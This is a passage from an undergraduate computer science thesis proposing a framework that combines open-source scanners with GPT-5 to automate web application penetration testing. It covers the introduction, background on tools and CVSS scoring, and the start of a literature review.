Automating Web Application Vulnerability Detection: A Generative AI and Security Tool Based Penetration Testing Framework

by

Sariha Sanjeena
21201158
Dip Gourab Isaac Gomes
21201169
Sanjida Rahman
21301568
Mahdi Tazwar
21301237
Asif Arman Rafsan
21201155

A thesis submitted to the Department of Computer Science and Engineering
in partial fulfillment of the requirements for the degree of
B.Sc. in Computer Science

Department of Computer Science and Engineering
Brac University
October 2025

Declaration

It is hereby declared that

1. The thesis submitted is my/our own original work while completing degree at Brac University.
2. The thesis does not contain material previously published or written by a third party, except where this is appropriately cited through full and accurate referencing.
3. The thesis does not contain material which has been accepted, or submitted, for any other degree or diploma at a university or other institution.
4. We have acknowledged all main sources of help.

Student's Full Name & Signature:

Sariha Sanjeena
21201158

Dip Gourab Isaac Gomes
21201169

Sanjida Rahman
21301568

Mahdi Tazwar
21301237

Asif Arman Rafsan
21201155

Approval

The thesis titled "Automating Web Application Vulnerability Detection: A Generative AI and Security Tool Based Penetration Testing Framework" submitted by

1. Sariha Sanjeena (21201158)
2. Dip Gourab Isaac Gomes (21201169)
3. Sanjida Rahman (21301568)
4. Mahdi Tazwar (21301237)
5. Asif Arman Rafsan (21201155)

Of Summer, 2025 has been accepted as satisfactory in partial fulfillment of the requirement for the degree of B.Sc. in Computer Science and Engineering on October 10, 2025.

Examining Committee:

Supervisor:
(Member)

Dr. Muhammad Iqbal Hossain
Associate Professor
Department of Computer Science and Engineering
BRAC University

Co-Supervisor:
(Member)

Md Faisal Ahmed
Lecturer
Department of Computer Science and Engineering
BRAC University

Thesis Coordinator:
(Member)

Dr. Md. Golam Rabiul Alam
Professor
Department of Computer Science and Engineering
BRAC University

Head of Department:
(Chair)

Sadia Hamid Kazi
Chairperson and Associate Professor
Department of Computer Science and Engineering
BRAC University

Abstract

In the current age of interconnected computer networks, web applications have emerged as one of the most prominent mediums for information interchange, sensitive data sharing and even critical transactions. Therefore, ensuring the security of these web applications is one of the most important aspects of web security. Despite this, a significant number of web applications fail to implement basic security measures, making them vulnerable to cyber attacks orchestrated by malicious actors, also known as "black hat" attacks. Detecting these vulnerabilities is essential to safeguard both user and organizational data. One of the most effective methods for identifying security flaws in web application systems is penetration testing. However, traditional penetration testing is time consuming and prone to human error due to its dependence on manual processes. As the complexity of modern web applications rises, relying solely on manual methods is no longer sufficient for ensuring effective security coverage. To address this challenge, this paper aims to implement automation systems for these methods of detection to accelerate the process of penetration testing tenfold. In our approach, we have utilized a combination of different open-source tools and Generative AI-driven analysis to enhance the efficiency of detecting web application vulnerability in the process of penetration testing. This approach represents a crucial advancement in overcoming the limitations of manual testing, addressing the need for faster and more adaptive security solutions.

Keywords: Penetration testing; Web Application; Vulnerability Detection; Automation; Security; AI; CVSS; Retrieval-Augmented Generation; Generative AI

Acknowledgement

Firstly, all praise to the Almighty for whom our Thesis has been completed without any major interruption.
Secondly, to our thesis Supervisor Professor Muhammad Iqbal Hossain Sir and Co-Supervisor Md Faisal Ahmed Sir for their kind support and advice in our work. They have sheltered us with their kind help and supervision.
Finally, we extend our appreciation to our families and cats, whose encouragement, constant support and prayers have been a source of strength for us.

Table of Contents

List of Figures

List of Tables

Chapter 1

Introduction

In the first half of 1967, computer security analysts of the United States National Security Agency came up with a report called 'Willis Report' from observations of communication channels between computer systems. These channels were found to be easily penetrable, because of the exposure of critical vulnerabilities. The term 'Penetration' was first introduced then for security infringement of computer systems [17].

In the current digital world, the use of web applications have become essential to the operations of governments, organizations, and individuals. Since they facilitate data storage, financial transactions and communication. However, there is a higher chance of cyberattacks because of this increased dependence on web applications. The confidentiality, and availability of system's sensitive data is threatened by web application vulnerabilities. In fact, despite these widely recognized security concerns, many web applications lack the required security, thereby making them an easy target for black hat attacks [31].

Penetration testing is an essential security practice to find and exploit these vulnerabilities within the computer system. By mimicking actual attacks, penetration testers can find security loopholes before attackers can take advantage of them [6]. However, traditional penetration testing requires a huge amount of time [4]. The rapid pace of web application development causes a bottleneck in the security process, and it underscores the need to speed up vulnerability discovery without sacrificing accuracy to overcome.

To improve the efficiency and speed of penetration testing, this paper proposes an automated framework that integrates open-source security tools with Generative AI. This approach aims to advance the penetration testing process through automation and LLM-driven analysis, resulting in a more effective and accurate security assessment capable of addressing diverse web-based threats.

1.1 Motivation

The unmatchable pace between rapidly growing web-applications in every sector including governments, organizations and individuals, and the inefficient security measures of traditional penetration testing techniques, originates the motivation for this research study.

In the modern era, cyberspace has emerged as the primary domain for countless critical activities. Nations now conduct the majority of their economic, social, cultural and governmental operations on the web, where nearly every level of interaction, ranging from individual users to public or private organizations, depend on digital infrastructure for communication and service delivery [90]. Moreover, the global online population continues to expand rapidly. In 2016, around 3.4 billion people were connected to the internet and the number is projected to reach 5 billion by 2025 [91]. The exponential growth also amplifies the scale and sophistication of the threats, resulting in harmful adverse effects to many.

Since web applications are becoming more complex and integral to human lives, it requires time efficient and reliable security operations and measures. Whereas, the traditional penetration testing techniques need human intervention and may also provide results including overlooking critical vulnerabilities [4]. Besides, hiring human testers is quite a costly process [92], which may be a hindering factor for many low funded organizations operating in cyberspace, eventually leading to the existence of untested insecure web applications. Consequently, these critical gaps in web security can result in sensitive data leakage, economic disasters, damage to reputations, etc.

To prevent system exploitation, assist the cybersecurity workforce and improve the overall security systems of web-based applications, this paper finds out how automation can improve vulnerability detection significantly. Integrating LLM's in the process of such automation may help in improving efficiency in the workflow as large amounts of scan data and scenario analysis may prove to be a tedious task for human testers. A paper by Beuran et al. [9] emphasizes this idea of how automated penetration testing has an improvised speed and efficiency. Similarly, Deng et al. [49] discusses GPT as a passive agent, providing step-by-step guidance for human pentester follow. Therefore, further verifying the effectiveness of automating the penetration testing for better security systems.

Ultimately, the research paper creates a bridge between the shortcomings of traditional methods, and the effective demands of the digitized ecosystem, thereby contributing a significant advancement in the field of cyber security.

1.2 Research Problem

As the global landscape becomes more dependent on technologies, the importance of cyber security in today's time has surged significantly. According to Abu-Dabaseh [19], the rise is especially fueled by the escalating costs associated with cybercrime,

which are expected to rise to $10.5 trillion by 2025. Penetration testing is a common approach to examine the threats and vulnerabilities within a web application. It is an authorized method to evaluate the security measures of any application or network.

In the cyber security scenario, a truly comprehensive vulnerability assessment of a system requires an offensive approach. Penetration testing allows cyber security experts to adopt an attacker's mindset, for a realistic evaluation of attack vectors, and there have been innovations of commercial tools to aid them along the process.

Penetration testing is carried out in multiple steps, making it challenging for the experts to perform manually. The work is often repetitive, inefficient, and error prone. Additionally, an effective penetration testing process requires gathering significant domain knowledge, which makes the further process complicated to the testers. Each step of penetration testing has to perform sequentially to ensure accuracy. Generally, the process incorporates, reconnaissance, which requires gathering information, then vulnerability assessment to identify the threats of the target website, exploitation, where attack vectors are performed against the identified vulnerabilities to test its potential, and finally generating a comprehensive report highlighting the severity level of the vulnerability and measures for remediation [6].

As of recent times, the field of testing for cyber security, especially penetration testing, is greatly suffering in terms of workforce [18]. Additionally, the process itself is getting increasingly complex because of advanced technology in the web application world [10]. Having such impairments in pen-testing personnel and testing procedures for such a vigorous manual process is greatly inefficient and ineffective in terms of timely vulnerability detection.

Artificial Intelligence has been revolutionary in nearly all fields related to the technology world and has proven to help alleviate the workload of humans. The rapid advancement in AI, suggests that AI-driven penetration testing frameworks can employ established algorithms and methodologies to make informed decisions in complex environments [20]. AI augmentation of penetration testing steps will potentially improve the process for vulnerability detection and remediation. Such an approach has the plausibility to close the gap of the lack of cyber security personnel and improve effective web application vulnerability detection.

As the Pre-Engagement step focuses on what needs to be tested, it can be skipped for this research as the study is solely aimed toward the process of web-application vulnerability detection procedures. The initial steps such as reconnaissance and vulnerability assessment are conducted with the pipelining of various open-source tools providing reliable performance. These tools usually work on a command-analyze-results system and this process takes a while to generate results. Incorporating automation in such tools might be beneficial to cybersecurity professionals as they do not have to wait to reflect on results, in order to input the next command and hence move to the next step of the testing phase. An hybrid AI framework approach will potentially automate these steps and make the process of web-application vulnerability detection faster and efficient. For the reporting step, penetration testing

has gotten more and more complex, which ultimately leads to the generation of weak test reports lacking critical test information [10]. Nevertheless, a greater level of efficiency can be achieved by including LLMs in the reporting step [27], as LLMs can take over the repetitive task and incorporate the proper units needed to create a well-rounded pen-testing report.

The research question that guides the discussion of this paper is:

How can the implementation of open-source tools and Generative AI during Penetration Testing procedure improve the speed, accuracy and reliability of the web app vulnerability detection?

The focus of this research relies on the discussion regarding the potential of a combination of open-source tools and generative AI to transform traditional penetration testing methodologies, making them more efficient for addressing the evolving field of web application security threats.

1.3 Research Objectives

The expansion of web applications in the current time calls for significant advancement of security measures. Current penetration testing methods are often slow and heavily reliant on manual processes, sometimes leading to potential oversights. This research aims to integrate a combination of automated open-source security tools and a large language model (LLM) into different steps of penetration testing, to further amplify the speed and accuracy of the process.

1. To construct a modular framework integrating open-source security tools and large language models (LLM) for automated vulnerability scanning and detection.

2. To explore the capabilities of Large Language Models in reasoning over vulnerability scan data to infer CVSS base metrics from vulnerability description, and generate informed, structured exploitation workflows and reports.

3. To research and apply different evaluation metrics derived from prior research, and compare the vulnerability detection results of the proposed framework against state-of-the-art security tools, in order to identify the performance capability.

4. To devise a scoring system in order to rate and score the overall state of vulnerability of the target application.

1.4 Methodology in Brief

This paper aims to adapt a practical and automation-driven approach to enhance the efficiency of web application penetration testing. The methodology focuses on integrating open-source tools and Large Language Models (LLMs) to automate key stages of the process, including reconnaissance, vulnerability assessment and reporting. It further explores the use of LLM in CVSS score generation, and approaches

a novel mechanism of scoring the overall system security.

The framework is constructed through automated pipelines, where by integrating multiple tools and resources, the proposed framework is enabled to autonomously scan web applications, figure out security flaws and analyze the result with minimum human intervention. Additionally, the system will be able to generate a comprehensive report for the client, outlining identified vulnerabilities, including the risk score of each vulnerability and the overall system, and providing recommended security measures to address the risks. The research emphasizes optimizing the testing process by minimizing manual intervention, ensuring consistency, accuracy, and providing adaptive solutions for ever evolving cyber security challenges.

1.5 Scopes and Challenges

There could be significant improvements in the future to make the automated penetration testing system better. Integration of advanced AI models in the future could improve the efficiency and accuracy of the testing procedures. Self-learning AI models will be able to learn dynamically from new vulnerabilities and past attacks, adapting its penetration testing techniques in real time to stay ahead of evolving threats [32]. Integrating improved tools and smarter automated methods can also enhance efficiency and make penetration testing more successful in defending web applications against regularly improving cyber threats.

However, automating penetration testing comes with an adequate amount of challenges. There may be legal and ethical concerns, which would require ensuring that the methods follow security regulations and do not violate any kind of privacy policy. Additionally, there is a possibility of both false positives and false negatives generated by tools going unchecked, which would increase the chance of inaccurate vulnerability detection and require system improvement. To detect and block automated penetration testing tools, modern online applications integrate AI-powered protection mechanisms like Intrusion Detection Systems (IDS) and Web Application Firewalls (WAFs) [33]. It might be challenging for automated systems to accurately breach this kind of security in complex scenarios. Moreover, it would be hard to conduct an accurate assessment of modern web applications since they often come with strong web security that might prevent automated tools from working properly and giving accurate results. Besides, single thread scanning implemented in the automated system, may be time consuming. Beyond these, further challenges may arise, which would require continuous innovation and adaptation capability to keep pace with the rapidly evolving landscape of cyber security.

1.6 Thesis Outline

- Chapter 2: Presents the foundational background of the research topic, providing relevant information regarding web application security, penetration testing practices, the open-source tools utilized, Large Language Models (GPT-5), and the CVSS scoring mechanism.

- Chapter 3: Reviews prior work in the penetration testing field, offering a comprehensive overview of related research, along with a numerical analysis of the current web application threats based on OWASP Top 10 (2021).
- Chapter 4: Introduces the proposed framework, tool selection rationale and implementation methodology, along with a novel approach to scoring overall system security using detected vulnerabilities and their CVSS scores.
- Chapter 5: Evaluates the effectiveness of the proposed framework using standardized metrics and comparative analysis with the state-of-the-art vulnerability scanners.
- Chapter 6: Analyzes the evaluation results, discusses the framework's strengths, limitations and potential impact within the broader cybersecurity space.
- Chapter 7: Summarizes the paper's key findings, drawing conclusions based on the research objectives and outcomes.
- Chapter 8: Exhibits potential direction for future work, suggesting enhancements and extensions to the proposed framework to improve its performability.

Chapter 2

Background

This section provides an overview of the core concepts and technological foundations relevant to the proposed framework. It discusses Application Security Testing (AST), penetration testing classifications and steps, different open-source security tools and the roles of Large Language Models (LLM) and Common Vulnerability Scoring System (CVSS). These components together establish the theoretical and technical basis that supports the research objectives of this study.

2.1 Application Security Testing (AST)

There are three methods for AST which are followed globally. The methods are, (i) SAST, (ii) DAST and (iii) IAST. For web-application vulnerability detection DAST is the most preferred method of testing [4]. They are more preferred than SAST or Static Application Security Testing because the process of it is scanning and analyzing codes of an application when the application is idle. This indicates that the SAST process requires penetration testers to know the code and structural information about the application beforehand which is not a method used in web application vulnerability detection. The penetration testing process for web application vulnerability detection requires pen-testers to act as potential attackers and try to gain access to the websites control hub [20]. This means that the testers are unaware of websites code and framework, which is precisely what DAST or Dynamic Application Security Testing practices. In DAST an environment is staged for the application to be examined by hackers for unauthorized infiltration . Alongside DAST, in some cases for web-application security testing, IAST or Interactive Application Security Testing can be used. It is a hybrid of SAST and DAST methods and if properly programmed it can be used to track data flow and HTTP traffic for web applications [4].

2.2 Penetration Testing Classifications

The methods of penetration testing have been classified as three types, they are, (i)Black box testing (ii)White box testing and (iii)Gray Box testing [10]. The most common method for testing is black box testing. In this method the tester has zero knowledge about the target application, in order to find security flaws, the tester

has to perform deep research and scanning on the website. Black box testing can also be attributed to DAST method. White box testing process is done by evaluating the design and code of the application, meaning the tester has full knowledge of the target application, which is similar to the SAST method. Gray Box testing is an incorporation of both black box and white box testing, this method provides the benefits of both black and white box testing. It should be mentioned that this method is done from the end users perspective [10]. One can say that during testing, if infiltrated and researched enough, black box testers might increase their scope to gray box testers.

2.3 Steps of Penetration Testing

The AST method used for web-application security testing is DAST. Following the DAST and black box testing method, penetration testers consider four steps for vulnerability detection, these steps are: 1) Pre-Engagement Scoping and Reconnaissance, 2)Vulnerability Assessment, 3) Exploitation, 4) Reporting. [4], [6]




Figure 2.1: Five Key Steps of the Penetration Testing Process

The diagram in Figure 2.1 illustrates the five key steps of the penetration testing process.

1. **Pre-Engagement Scoping and Reconnaissance**
   The initial step, Pre-engagement, plays an important role in the overall penetration testing process. During this phase the client and the testing company determine how and what should be tested, to prevent any disruption and to establish a solid foundation for the subsequent phases to proceed further.
   Then, the crucial step that is involved in gathering comprehensive information about the system which is being tested critically, is Reconnaissance. During this phase, penetration testers compile important information, from different sources and tools, about the system and prepare it in order to conduct the actual penetration testing. There are two types of Reconnaissance, Passive Reconnaissance, and Active Reconnaissance.

   a) **Passive Reconnaissance**
   This approach ensures accurate and comprehensive information gathering about the website by exploring the internet, or in other words, instead of scanning the website, looking for publicly available data. Further, using

Open Source intelligence (OSINT), which is the data gathering and analyzing process, information like subdomains, DNS records, IP addresses, etc, can be fetched with the help of different tools. For example, to find out all possible private and public subdomains of a website, tools such as Sublist3r, Subfinder, crt.sh, etc. can be implemented[6].

b) **Active Reconnaissance**
This approach is conducted by scanning the website directly, to collect private information. This private information can include open ports, parameters, firewalls, etc of the website. With the help of scanning tools such as Nmap, Wappalyzer, etc. a blueprint can be generated of the website's network.

2. **Vulnerability Assessment**
The vulnerability assessment step checks for the known vulnerabilities that can be identified in web applications to visualize threat models based on real-life scenarios. Further, in penetration testing, to reroute different plans based on feasibility, identified vulnerabilities take an important place. Utilizing the right tools such as SQLmap, gobuster, etc is essential to ensure reliability in vulnerability detection because if critical vulnerabilities are discovered, a lot of information can be extracted from a website.

3. **Exploitation**
In this step, the pentester attempts to exploit every vulnerability and investigate every potential avenue to compromise the system's security, using the information gathered and analyzed in the previous steps. Again, the step determines the depth and scalability of the attacks that can be carried out by exploiting the identified vulnerabilities. For example, if SQL injection flaws have been detected in the vulnerability assessment step, the tool sqlmap can be used to exploit the vulnerability and take access over the system server.

4. **Reporting**
The reporting step is the compilation of the results or security flaws found during the whole procedure. It includes all the steps and tools utilized to execute the exploitation during the penetration testing, as well as a detailed analysis of security risks, threats, vulnerabilities, and mitigation strategies [6]. Further, this step allows the clients to enhance the security of their system since it includes a comprehensive analysis and information. Reporting is typically done manually by the pen testers who worked on the whole procedure. A well-rounded test report includes several units, some of which are, an executive summary, objectives of the test, the penetration testing team, penetration testing tools, an overview of the test findings, detected vulnerabilities, risk assessment score or impact, and recommended security solutions, etc [10].

2.4 Open Source Tools

Renowned open source tools (e.g. `Nmap`, `Subfinder`, `Nslookup`, `Wappalyzer`, etc.) greatly benefit cyber security by helping in a variety of tasks like reconnaissance, scanning, etc. Rather than manually handling the complex pro-

cesses, these tools provide a quick and efficient way to assist in the process of securing the web.

`Nmap` (Network Mapper) is an open-source network scanning tool based on a command line widely used in reconnaissance for penetration testing. It operates by transmitting specially crafted packets to target systems and subsequently analyzing the responses to gather information about the network, including active hosts, services, and open ports. To identify open ports, Nmap employs diverse scanning techniques, of which the most common and fast scan is TCP SYN scans. Nmap transmits a SYN packet to a target port. Upon receipt of an open port, the target port responds with a SYN-ACK packet, which Nmap interprets as an open port. If the port is filtered (e.g., by a firewall), then there might be an ICMP error message as a response or no response. Conversely, a closed port responds with an RST (reset) packet. This is an efficient method that enables Nmap to ascertain the state of ports (open, closed, or filtered) without establishing a full connection to the target [2].

`Subfinder` is a command-line-based recon tool that generates a list of valid subdomains on any domain name by using passive online resources [43]. It is designed to excel at passive DNS subdomain enumeration, which implies that it is not useful for a complete DNS enumeration tool but solely focuses on subdomains. `Subfinder` facilitates JSON, file, and Stdout-based output.

`Wappalyzer` is the best web application technology identification tool with the ability to track and identify around 6,177 web technologies across 105 categories. The identification mainly consists of listing down specific applications used to develop the web application, the version of said application and in what tech domain the application belongs. The tool can also track down information such as market share and traffic of the web application [44], [45].

`Nslookup`, or "Name Server Lookup," is a command-line tool used to look up the IP address or Domain Name System (DNS) related information of a website. The DNS record holds information about the domains and what IP addresses are associated with it, along with the request handling for that domain. The most common use of `Nslookup` is to query the DNS servers to find the IP address associated with a domain name. Additionally, it can perform other DNS-based queries. It is a simple yet powerful tool for interacting with DNS [46].

`Gobuster`, a tool developed in the Go programming language, is used to brute-force common directories and files in websites, virtual host names on target web servers, and DNS subdomains. `Gobuster` increases the likelihood of re-

turning valid responses by using a browser's user-agent string, increasing the timeout duration to reduce the possibility of missing pages (especially under heavy load), and specifying HTTP response codes to interpret a file's validity, reducing false negatives and false positives [41].

`PwnXSS` is an open-source tool that is used to identify Cross-Site Scripting (XSS) vulnerabilities. Written in Python, this tool automates the process of detecting XSS vulnerabilities in websites and web applications. This tool acts as an XSS scanner and helps identify security flaws where malicious scripts could be injected into a website, making it insecure. `PwnXSS` allows the user to customize their scans and supports POST and GET requests. One of the key features includes its ability to crawl the website and automatically explore pages to uncover potential XSS entry points [42].

`Nikto` [56] is a command-line interface-based open-source tool written in Perl that generates identified vulnerabilities, such as XSS and SQL injection, and security concerns, including outdated software, configuration errors, and potentially dangerous files in a web server. `Nikto` runs a series of scans against a web server to identify vulnerabilities and security issues. This tool executes a black box scan using a database of known vulnerabilities and misconfigurations to check and identify potential issues and generates a comprehensive report of the findings.

`Test.ssl` [53] is a command-line interface based open-source tool used to detect the deprecated protocols used in web applications, i.e., SSL/TLS version, cipher suites, weak ciphers, security misconfigurations, key exchange algorithm used, forward secrecy, certificate details, and vulnerabilities encompassing the findings of the tool. A detailed report is generated based on the findings in a comprehensive way. Finally, based on the findings and vulnerabilities, a grade is capped inspired by the experimental rating system of "SSL Labs" [54], which enhances readability for users.

`Wapiti` is an automated open-source tool written in python that performs black box scanning on web applications through crawling and fuzzing to detect security vulnerabilities. This tool allows user to run scan containing a bunch of modules including backup, blindsql, brute_login_form, cookieflags, CRLF, CSP, CSRF, exec, redirect, sql, SSRF, XXE, and xss to find multiple vulnerabilities in web applications. A comprehensive and detailed report is generated in different formats after the scan completes. `Wapiti` is known for its robustness of modules and ease of configurability. Depending on the context, either multiple modules can be run in a single scan or nonessential modules can be skipped. The prime features of `Wapiti` include flexibility due to its modularity design and ability to crawl a target web application. [58]

2.5 Large Language Model (ChatGPT)

A large language model (LLM) is a category of language model that is trained on extensive unlabeled text data using self-supervised learning. LLMs have their significant contribution in early development of the AI field and in its diverse areas. Early NLP systems used statistical models and n-gram models in processing language but encountered difficulties comprehending specific textual resources. Afterwards, with the help of advanced neural networks and vast datasets, researchers started exploring complicated approaches. Thereafter, with time, LLM's ability to understand and generate natural language and making them capable of doing a multitude of applications including text synthesis, translation, summarization, question-answering and sentiment analysis increased to several benchmarks. For performance enhancement applying different customization techniques such as prompt tuning, fine tuning and adapters on specific tasks have been promising. [24] The complexity of the model depends on the number of parameters employed in it. The current model's parameter size ranges from billions to trillions for example, LLaMA, Wu Dao or GPT-5 [8].

ChatGPT, a conversational large language model (LLM) has shown a great deal of interest in a variety of domains. Most of the conversations of ChatGPT involve a back and forth exchange of questions, often known as prompts and responses. A prompt is one type of programming that alters and enhances the capabilities of an LLM. Particularly, prompt specifies the information LLM should give importance to, and the format of the desired output by mentioning certain keywords and phrases. Other than dictating the output type and analysing the information provided to the model, prompt has the ability of self adapt where it can recommend various prompts for gathering related informations. [25]

Among all OpenAI LLM models, GPT-5 currently is the best complex reasoning model [36]. Moreover, it accepts both text, and image as an input prompt, with a context window supporting up to 400,000 tokens and generates up to 128,000 tokens in text formatted output [36]. The usability of GPT-5 is directed by Token Per Minute or TPM, which means the maximum number of input and output tokens it can process per minute. The usage of TPM varies on the basis of subscription tiers, for example the TPM for the lowest tier is 500,000/min, while the TPM for the highest tier allows 40,000,000/min [36].

2.6 Common Vulnerability Scoring System

To assess the severity of vulnerabilities, the Common Vulnerability Scoring System (CVSS) provides a standardized, open-source framework for assigning a numerical value to each vulnerability. The Common Vulnerability and Exposure (CVE) is a publicly accessible database that stores information about known security flaws, with each vulnerability being assigned a unique identifier [5]. Consisting of four metric groups, CVSS offers a qualitative evaluation of the severity of a vulnerability, with scores ranging from 0 to 10. This numerical value enables professionals to prioritize or deprioritize vulnerabilities based on their severity. The four CVSS metric groups are : Base, Threat, Environmental, and Supplemental. A numerical score is assigned to each vulnerability, combining the Base metrics with default values, assuming the highest severity for Temporal and Environmental metrics. The Base Metrics are divided into two primary categories, Exploitability and Impact Metrics. Exploitability metrics describe the characteristics of the vulnerable system, while Impact metrics reflect the effects of a successfully executed attack. Once the relevant characteristics are input through these metrics, the CVSS calculator generates a final score. [23]

Base metrics represent the inherent characteristics of a vulnerability that remain consistent over time and across various environments. Base metrics consist of two types of metrics: exploitability metrics and impact metrics. Exploitability metrics have five parameters to generate the score. To begin with, an Attack vector (AV) specifies the method (Network, Adjacent, Local, Physical) by which the vulnerability can be exploited. Next, Attack complexity (AC) measures or scales the difficulty of exploiting vulnerability (High or Low). Privilege required (PR) measures the minimum privileges required to exploit the vulnerability. User Interaction (UI) determines if user interaction is necessary to exploit the target. Lastly, scope (S) determines the range of impact by observing if the impact remains confined to the vulnerable system or else the impact extends beyond the vulnerable domain or intervenes in other systems. Impact metrics assess the outcome of a successful exploitation. This metric consists of three parameters. Firstly, confidentiality impact (C) is based on the extent of disclosure of sensitive information. Secondly, the integrity impact (I) parameter measures the impact of the exploitation on data integrity. Lastly, availability impact (A) determines the impact of exploitation on the availability of the affected system or resources.

Base score is generated from the function consisting of Exploitability and Impact sub score equations [30]. The function for base score calculation is defined as,

If (Impact sub score ≤ 0),	0 else,
Scope Unchanged$_4$	Roundup(Minimum[(Impact + Exploitability), 10])
Scope Changed	Roundup(Minimum[1.08 $\times$ (Impact + Exploitability), 10])

and the Impact sub score (ISC) is defined as,

Scope Unchanged	$6.42 \times \text{ISC}_{\text{base}}$
Scope Changed	$7.52 \times [\text{ISC}_{\text{Base}} - 0.029] - 3.25 \times [\text{ISC}_{\text{Base}} - 0.02]^{15}$

Where,

$$\text{ISC}_{\text{Base}} = 1 - [(1 - \text{Impact}_{\text{Conf}}) \times (1 - \text{Impact}_{\text{Integ}}) \times (1 - \text{Impact}_{\text{Avail}})]$$

And the Exploitability sub score is,

$$8.22 \times \text{AttackVector} \times \text{AttackComplexity} \times \text{PrivilegeRequired} \times \text{UserInteraction}$$

In summary, this section outlines the fundamental pillars of modern penetration testing from testing methodologies and operational workflows to the supporting tools and scoring system that ensure comprehensive vulnerability detection and assessment.

Chapter 3

Literature Review

This section contains reviews of existing research and frameworks related to automated penetration testing and web application security. It discusses notable studies focusing on the different steps of the penetration testing procedure and the Common Vulnerability Scoring System (CVSS). Additionally, it analyzes numerical data from the OWASP Top 10 (2021) to highlight the most prevalent web application vulnerabilities in the current time.

3.1 Related Works

A research work by Kumar et al.[1] (2018), represents a toolkit, Web Application And Web Server Footprint Maker and Analyzer (WASFA) which is an all-in-one tool to automate the first phase of penetration testing, the reconnaissance phase and to generate a report including all possible vulnerabilities of web application and server. Furthermore, there are eight modules in the framework, and in the first module, the Port scanner, the SYN scan method is used to avoid Denial of service(DOS) while opening ports. In addition, the author claims that the proposed system can minimize traffic usage in comparison to other existing systems. Additionally, it generates comprehensive technical details of server OS and services, carries out SSL certificate testing, and requires minimum to no human interaction. In contrast, the lack of machine learning integration can cause less applicability of this toolkit, since machine learning can adapt to new threats.

Kaur and Kaur [2] (2017) highlighted how pen-testing is done with a focus on using Nmap to scan both open and closed ports for vulnerabilities in the network. Penetration testers are authorized and work to make system security stronger, unlike the attackers. Here VMware is used for virtualization and Nmap for port scanning, and two operating systems Kali Linux and Windows XP are tested. The IP addresses, ports, and services on the systems are found using Nmap commands (such as ifconfig, netdiscover, -SL, -sn, and -PE). In their methodology, Nmap finds out IP addresses and examines open and closed ports, giving valuable information about network vulnerabilities. This approach provides virtual environment integration, efficient IP/port discovery, and detailed network scanning. However, for complicated networks, it might require a lot of time and further technical knowledge. Therefore, though the paper highlights Nmap's capabilities, the success rate depends on the

tester's skill and the complexity of the network.

In another paper, Mayukha and Vadivel [3] (2023) explained an active scanning method that enhances the mitre attack framework. This allows the penetration testers to be aware of opposition techniques so that they can improve their tests and identify vulnerabilities more quickly. It is based on the MITRE ATTACK framework, which lists opponent tactics and behaviors based on actual scenarios. It uses active scanning methods for network mapping and vulnerability evaluation, such as Nmap, Zenmap, and Gobuster. The link between the data and the attack matrix enables targeted testing based on the techniques. As an outcome, the paper identifies key vulnerabilities that conventional techniques cannot. Additionally, by doing attacks based on real scenarios, effective attack simulation helps to understand the potential risks. Furthermore, it offers organized reports that assess safety precautions based on relevant risks and makes it easier to understand attack strategies. By focusing on particular weaknesses, it maximizes the utilization of resources. On the other hand, the reach of the framework may be too large for one to manage. In addition to this, attack method in new ways is not covered and scanning is highly time-consuming. Nevertheless, the effectiveness of penetration testing is significantly improved by keeping the MITRE ATTACK framework into reconnaissance as it is observed that vulnerabilities and potential risks are better identified.

Albahar et al. [4] (2022), in this paper, mainly focused on showcasing the applied and observed comparison of different web-application vulnerability detecting penetration testing tools based on proper standards and techniques. The main objective behind the comparison is to ease the selection process of appropriate tools, needed for penetration testers in accordance with their needs. It is shown that the penetration testing tools are compared and ranked based on an evaluation score, which was generated by an enhanced benchmarking framework augmented with the latest research. The enhanced comparative benchmark framework was evaluated based on 4 criteria and each criterion had 1 to 9 metrics which had score ranges, all adding up to 53. The criteria are test coverage which includes metrics of how much ground the tool has covered; attack coverage showcasing total test case generation; efficiency based on time; vulnerability detection which includes OWASP top 10 coverage, number of false & true positives, Youden index, automation level and other new criteria which includes new possible latest research metrics. The study was conducted on the top 6, both commercial and non-commercial, vulnerability detection tools. The different criteria metrics showed the strengths and weaknesses of these tools. For example, the commercial tool Burp Suite Professional covered around 70% of the OWASP top 10 vulnerability coverage which made this tool a strong contender for vulnerability detection. On the other hand, the Fortify WebInspect tool covered around 1%, which makes this tool very weak in terms of vulnerability detection. However, Fortify WebInspect was very strong in terms of manual vulnerability scanning as it scored 5/5 in the metric scores. Out of the non-commercial tools, Wapiti3 was the most effective in vulnerability detection as it covered around 40% of the OWASP top 10 vulnerabilities. The other two tools (OWASP ZAP, Anarchni) were quite weak in this aspect despite OWASP ZAP being very useful in url coverage as it scored 5/5 on metric scores. It should be mentioned that the best commercial tool con-

sidering total metric score was the Burp Suite Professional (scoring 38/53) and the best non-commercial tool was OWASP ZAP (scoring 32/53). The great advantage of the enhanced benchmark framework is that it finds the strengths and weaknesses of different tools based on its specific criteria-metric scores, which helps pen-testers to find which tool is suited for which task, making the vulnerability assessment task greatly efficient. Additionally, constant updating of criteria and metrics based on the latest research may affect the ranking of tools, which will help detect the best tool for recent vulnerabilities. The upgraded benchmark framework and comparison are invaluable in tool selection for web application vulnerability assessment. Moreover, it ranks and evaluates different penetration testing tools based on their coverage of OWASP top 10 vulnerabilities, scan type, scan efficiency, number of false and true positives, and level of automation.

